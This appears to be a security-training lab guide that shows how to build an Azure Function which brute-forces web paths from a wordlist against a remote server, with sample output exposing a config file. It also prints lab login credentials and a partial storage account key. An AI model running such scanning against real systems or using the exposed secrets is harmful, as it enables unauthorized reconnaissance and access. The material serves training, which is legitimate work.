

# Azure Functions

Azure Functions is a serverless solution that allows you to write less code, maintain less infrastructure, and save on costs. Instead of worrying about deploying and maintaining servers, the cloud infrastructure provides all the up-to-date resources needed to keep your applications running.

## Azure Portal Access

Login Portal: <https://portal.azure.com/>

Student numbers:


- Student numbers are generally a number between 1 and 60.
- We normally write these student numbers with preceding 0s.
- For example, Student number 1 is "Student001".
- We frequently replace your student number for "####" in this lab guide.
- Most of the time when you see ### in this lab guide, you will need to replace it with your student number, e.g. student 5 will need to replace "###" with "005".

Assigned Azure accounts for students are as follows...


- Username (### is your student number): padawan###@traintestrepeatstage2sec.onmicrosoft.com
- Password: h0w1N0w2BROWN321COW
- Resource Group w/ Write Access (### is your student number): padawan###

## Creating an Azure Function App

Click on the "Resource group" icon:



Browse to your resource group and click on the name, e.g. padawan###:



Click on the "Create" button resource:

Home > Resource groups > padawan034

Resource groups

Default Directory (traintestrepeatstage2sec.onmicr...)

Filter for any field...

Name ↑↓

- ad-hunting-lab
- dc-lab
- padawan034
- rglimages001

Overview

Activity log

Access control (IAM)

Tags

Events

Settings

- Deployments
- Security
- Policies
- Properties
- Locks

Cost Management

- Cost analysis
- Cost alerts (preview)

Essentials

Subscription (change) : Pay-As-You-Go

Subscription ID : 74078d2e-d4de-4ca7-ad70-282472836afa

Tags (change) : [Click here to add tags](#)

Deployments : 1 Succeeded

Location : East US

Filter for any field...

Type == all X Location == all X Add filter

Showing 1 to 6 of 6 records.  Show hidden types

Name ↑↓	Type ↑↓	Location
vm016s034	Virtual machine	East US
vm016s034_disk1_3b1598a39af34ec18220026add0c9fe4	Disk	East US
vm016s034NSG	Network security group	East US
vm016s034PublicIP	Public IP address	East US
vm016s034VMNic	Network interface	East US
vm016s034VNET	Virtual network	East US

Search for "Function App"...

Home > Resource groups > padawan034 > Create a resource

Get started

Recently created

Categories

- AI + Machine Learning
- Analytics
- Blockchain

Function App

Windows Server 2019 Datacenter

Ubuntu Server 20.04 LTS

And press the "Enter" button...

We should then see this page...

Home > Resource groups > padawan034 > Create a resource > Function App

Function App

Microsoft

★ ★ ★ ★ ☆ 4.0 (1393 ratings)

Create

Where we will want to click the "Create" button.

Configure the following settings (replacing ## with your student number):

- Subscription: Pay-As-You-Go
- Resource Group: padawan034
- Function App Name: padawan###dirb
- Publish: Code
- Runtime Stack: .NET
- Version: 3.1
- Region: East US

Your screen should now look similar to the following...

## Create Function App

Basics Hosting Monitoring Tags Review + create

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

### Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription \*

Resource Group \*  [Create new](#)

### Instance Details

Function App name \*  .azurewebsites.net

Publish \*  Code  Docker Container

Runtime stack \*

Version \*

Region \*

Now click the "Review + create" button...

## Create Function App

Basics Hosting Monitoring Tags Review + create

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

### Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription \*

Resource Group \*  [Create new](#)

### Instance Details

Function App name \*  .azurewebsites.net

Publish \*  Code  Docker Container

Runtime stack \*

Version \*

Region \*

**Review + create** < Previous Next : Hosting >

Then click the "Create" button...

Microsoft Azure Search resources, services, and docs (G+)

Resource groups > padawan034 > Create a resource > Function App >

## Create Function App

Basics Hosting Monitoring Tags **Review + create**

Summary

**Function App**  
by Microsoft

**Details**

Subscription	74078d2e-d4de-4ca7-ad70-282472836afa
Resource Group	padawan034
Name	padawan034dirb
Runtime stack	.NET 3.1

**Hosting**

**Storage (New)**

Storage account	storageaccountpadawb94d
-----------------	-------------------------

**Plan (New)**

Plan type	Consumption (Serverless)
Name	ASP-padawan034-b0ce
Operating System	Windows
Region	East US
SKU	Dynamic

**Monitoring**

Application Insights	Not enabled
----------------------	-------------

**Create** < Previous Next > Download a template for automation

Wait for the "Deployment is in progress" message to change to the "Your deployment is complete" message...

Microsoft Azure Search resources, services, and docs (G+)

Home >

### Microsoft.Web-FunctionApp-Portal-5059eaf0-bb10 | Overview

Deployment

Search (Ctrl+/) << Delete Cancel Redeploy Refresh

**Overview**

- Inputs
- Outputs
- Template

We'd love your feedback! →

**✓ Your deployment is complete**

Deployment name: Microsoft.Web-FunctionApp-Portal-5059eaf0-b...  
Subscription: Pay-As-You-Go  
Resource group: padawan034

Deployment details (Download)

Next steps

- Add a function. Recommended
- Manage deployments for your app. Recommended

**Go to resource**

And then click the "Go to resource" button.

From here, click the "Functions" link...

And then click the "+ Create" (previously called "+ Add") button...

Then select the following settings:

- Development environment: Develop in portal
- Select a template: HTTP trigger

Once you click the "HTTP trigger" template setting, you should then also be able to see the following additional settings:

- New Function: ContentDiscovery1
- Authorization level: Anonymous

The screen should now look similar to the following...

The screenshot shows the 'Add function' dialog in the Azure portal. At the top, it says 'Select development environment' with a dropdown set to 'Develop in portal'. Below that is 'Select a template' with a search filter. A table lists various triggers, with 'HTTP trigger' highlighted. Under 'Template details', there are fields for 'New Function' (ContentDiscovery1) and 'Authorization level' (Anonymous). At the bottom, the 'Add' button is highlighted with a red box.

Template	Description
HTTP trigger	A function that will be run whenever it receives an HTTP request, responding based on data in the body or query string
Timer trigger	A function that will be run on a specified schedule
Azure Queue Storage trigger	A function that will be run whenever a message is added to a specified Azure Storage queue
Azure Service Bus Queue trigger	A function that will be run whenever a message is added to a specified Service Bus queue
Azure Service Bus Topic trigger	A function that will be run whenever a message is added to the specified Service Bus topic
Azure Blob Storage trigger	A function that will be run whenever a blob is added to a specified container

Then we will want to click the "Add" button.

Next we will want to click the "Code + Test" link on the left hand side of the user interface:

The screenshot shows the Azure portal interface for a function named 'ContentDiscovery1'. The left-hand navigation menu has 'Code + Test' highlighted with a red box. The main area shows the function's status as 'Enabled' and provides details like 'Function app: padawan034dirb', 'Status: Enabled', 'Resource group: padawan034', 'Subscription: Pay-As-You-Go', and 'Subscription ID: 74078d2e-d4de-4ca7-ad70-282472836afa'.

Our screen should now look similar to the following...

Microsoft Azure | Search resources, services, and docs (G+)

Home > Microsoft.Web-FunctionApp-Portal-5059eaf0-bb10 > padawan034dirb > ContentDiscovery1

ContentDiscovery1 | Code + Test

padawan034dirb \ ContentDiscovery1 \ run.csx

```

1 #r "Newtonsoft.Json"
2
3 using System.Net;
4 using Microsoft.AspNetCore.Mvc;
5 using Microsoft.Extensions.Primitives;
6 using Newtonsoft.Json;
7
8 public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
9 {
10     log.LogInformation("C# HTTP trigger function processed a request.");
11
12     string name = req.Query["name"];
13
14     string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
15     dynamic data = JsonConvert.DeserializeObject(requestBody);
16     name = name ?? data?.name;
17
18     string responseMessage = string.IsNullOrEmpty(name)
19         ? "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response."
20         : $"Hello, {name}. This HTTP triggered function executed successfully.";
21
22     return new OkObjectResult(responseMessage);
23 }
24

```

Logs

Click the "Get function URL" button...

Microsoft Azure | Search resources, services, and docs (G+)

Home > Microsoft.Web-FunctionApp-Portal-5059eaf0-bb10 > padawan034dirb > ContentDiscovery1

ContentDiscovery1 | Code + Test

padawan034dirb \ ContentDiscovery1 \ run.csx

```

1 #r "Newtonsoft.Json"
2
3 using System.Net;
4 using Microsoft.AspNetCore.Mvc;
5 using Microsoft.Extensions.Primitives;
6 using Newtonsoft.Json;

```

Then click the "Copy to clipboard" button...

Microsoft Azure | Search resources, services, and docs (G+)

Home > Microsoft.Web-FunctionApp-Portal-5059eaf0-bb10 > padawan034dirb > ContentDiscovery1

ContentDiscovery1 | Code + Test

padawan034dirb \ ContentDiscovery1 \ run.csx

```

1 #r "Newtonsoft.Json"
2
3 using System.Net;
4 using Microsoft.AspNetCore.Mvc;
5 using Microsoft.Extensions.Primitives;
6 using Newtonsoft.Json;

```

Get function URL

Key	URL
default	https://padawan034dirb.azurewebsites.net/api/ContentDiscovery1

This should provide us with a URL similar to the following...

<https://padawan###dirb.azurewebsites.net/api/ContentDiscovery1>

NOTE: Your URL will have your student number instead of the "###" string in the above URL.

Now using our Linux attacker system, we can curl this URL (replacing ### with your student number, e.g. 034 for student #34)...

```
root@ip-10-0-1-37:/shared# curl https://padawan###dirb.azurewebsites.net/api/ContentDiscovery1
```

This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response.

Congratulations! At this point you have a fully working serverless application via the Azure Function App service!

## Content Discovery

Next we will tailor this app to execute content discovery of a remote web server.

First, in between this line...

```
using Newtonsoft.Json;
```

And this line...

```
public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
```

We will insert the following code...

```
private static readonly HttpClient client = new HttpClient();
```

Second, in between this line...

```
name = name ?? data?.name;
```

And this line...

```
string responseMessage = string.IsNullOrEmpty(name)
```

We will insert the following code, making the following changes:

- Change the "nameOfThisAzureFunction" variable's value to match your current Azure function's name (e.g. ContentDiscovery1)

```
// ### User Set Variables ###
string urlToTest = "http://opback.com";
string wordlistToTest = "quickhits_noslash_short.txt";
string nameOfThisAzureFunction = "ContentDiscovery1";
// ### Setup Var to Return From API ###
var apiReturnString = string.Empty;
apiReturnString = apiReturnString + System.Environment.NewLine;
// ### Execute Content Discovery ###
var lines = File.ReadLines("D:\\home\\site\\wwwroot\\" + nameOfThisAzureFunction + "\\\" + wordlistToTest);
foreach (var line in lines) {
    var response = string.Empty;
    string urlToTry = urlToTest + line;
    try
    {
        HttpResponseMessage result = await client.GetAsync(urlToTry);
        string urlTryAndResponse = urlToTry + " ( Status: " + result.StatusCode + " )";
        log.LogInformation(urlTryAndResponse);
        apiReturnString = apiReturnString + urlTryAndResponse + System.Environment.NewLine;
        if (result.IsSuccessStatusCode)
        {
            response = await result.Content.ReadAsStringAsync();
            log.LogInformation("response: " + response);
            apiReturnString = apiReturnString + "response: " + response + System.Environment.NewLine;
        }
    }
    catch (HttpRequestException e)
    {
        log.LogInformation("\nException Caught!");
        log.LogInformation("Message :{0} ",e.Message);
    }
}
// ### ### ###
```

Lastly, we will append the following string

```
+ apiReturnString
```

to this line...

```
? "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response."
```

Create a new line that looks like this...

```
? "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response." + apiRetu
```

So that we can get results back from the HTTP api.

Our code should now look similar to the following file: [https://raw.githubusercontent.com/cno-io/bh\\_shared/master/cloud\\_red\\_team/content\\_discovery/run.csx](https://raw.githubusercontent.com/cno-io/bh_shared/master/cloud_red_team/content_discovery/run.csx)

Download the following wordlist to use in conjunction with content discovery: [https://raw.githubusercontent.com/cno-io/bh\\_shared/master/lists/quickhits\\_noslash\\_short.txt](https://raw.githubusercontent.com/cno-io/bh_shared/master/lists/quickhits_noslash_short.txt)

Then click the "Upload" button

And then upload the "quickhits\_noslash\_short.txt" file to the Azure Function App.

Once it has been successfully uploaded, you can view and edit the contents of the file via the dropdown menu...

Change back via the dropdown menu to the "run.csx" file...

Ensure the code looks as expected now...

Click the "Save" button, if you can currently press the button...

Microsoft Azure Search resources, services, and docs (G+)

Home > Microsoft.Web-FunctionApp-Portal-5059eaf0-bb10 > padawan034dirb > ContentDiscovery1

## ContentDiscovery1 | Code + Test

Function

Search (Ctrl+/) < Save Discard Refresh Test/Run Upload Get function URL

Overview

Developer

- Code + Test
- Integration
- Monitor
- Function Keys

```

1 #r "Newtonsoft.Json"
2
3 using System.Net;
4 using Microsoft.AspNetCore.Mvc;
5 using Microsoft.Extensions.Primitives;
6 using Newtonsoft.Json;
7
8 private static readonly HttpClient client = new HttpClient();
9
10 public static async Task<ActionResult> Run(HttpRequest req, ILogger log)
11 {
12     log.LogInformation("C# HTTP trigger function processed a request.");
13
14     string name = req.Query["name"];
15
16     string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
17     dynamic data = JsonConvert.DeserializeObject(requestBody);
18     name = name ?? data?.name;
19
20     /// ## User Set Variables ##
21     string urlToTest = "http://opback.com/";
22     string wordlistToTest = "quickhits_noslash_short.txt";
23     string nameOfThisAzureFunction = "ContentDiscovery1";
24     /// ## Setup Var to Return From API ##
25     var apiReturnString = string.Empty;

```

Logs

Now using our Linux attacker system, we can curl this URL (replacing ### with your student number, e.g. 034 for student #34)...

```

root@ip-10-0-1-37:/shared# curl https://padawan###dirb.azurewebsites.net/api/ContentDiscovery1
This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response.
http://opback.com/test ( Status: Forbidden )
http://opback.com/test.asp ( Status: NotFound )
http://opback.com/test.aspx ( Status: NotFound )
http://opback.com/test.chm ( Status: NotFound )
http://opback.com/test.htm ( Status: NotFound )
http://opback.com/test.html ( Status: NotFound )
http://opback.com/test.jsp ( Status: NotFound )
http://opback.com/test.mdb ( Status: NotFound )
http://opback.com/test.php ( Status: NotFound )
http://opback.com/test.sqlite ( Status: NotFound )
http://opback.com/test.txt ( Status: NotFound )
http://opback.com/test/ ( Status: Forbidden )
http://opback.com/web.config ( Status: NotFound )
http://opback.com/web.config.bak ( Status: NotFound )
http://opback.com/web.config.bakup ( Status: NotFound )
http://opback.com/web.config.old ( Status: NotFound )
http://opback.com/web.config.temp ( Status: NotFound )
http://opback.com/web.config.tmp ( Status: NotFound )
http://opback.com/web.config.txt ( Status: NotFound )
http://opback.com/test/web.config ( Status: OK )
response: <?xml version="1.0" encoding="utf-8"?>
<!--
For more information on how to configure your ASP.NET application, please visit
http://go.microsoft.com/fwlink/?LinkId=301879
-->
<configuration>
<configSections>
<section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934
<appSettings>
<!-- update these with your BotId, Microsoft App Id and your Microsoft App Password-->
<add key="BotId" value="YourBotId" />
<add key="MicrosoftAppId" value="" />
<add key="MicrosoftAppPassword" value="" />
</appSettings>
<connectionStrings>
<add name="StorageConnectionString" connectionString="DefaultEndpointsProtocol=https;AccountName=rgred003disks;AccountKey=zGqYm4R/jh0Q4c9nSRm6lSrZv...
...
http://opback.com/test/web.config.bak ( Status: NotFound )
http://opback.com/test/web.config.bakup ( Status: NotFound )
http://opback.com/test/web.config.old ( Status: NotFound )
http://opback.com/test/web.config.temp ( Status: NotFound )
http://opback.com/test/web.config.tmp ( Status: NotFound )
http://opback.com/test/web.config.txt ( Status: NotFound )

```

Congratulations! At this point you have a fully working serverless application via the Azure Function App service which will try to discover content against a remote web server! We can see here that it discovered one object called "test/web.config" available for inspection on the remote web server.

## References

References:

- <https://docs.microsoft.com/en-us/azure/azure-functions/functions-overview>

BHUSA2021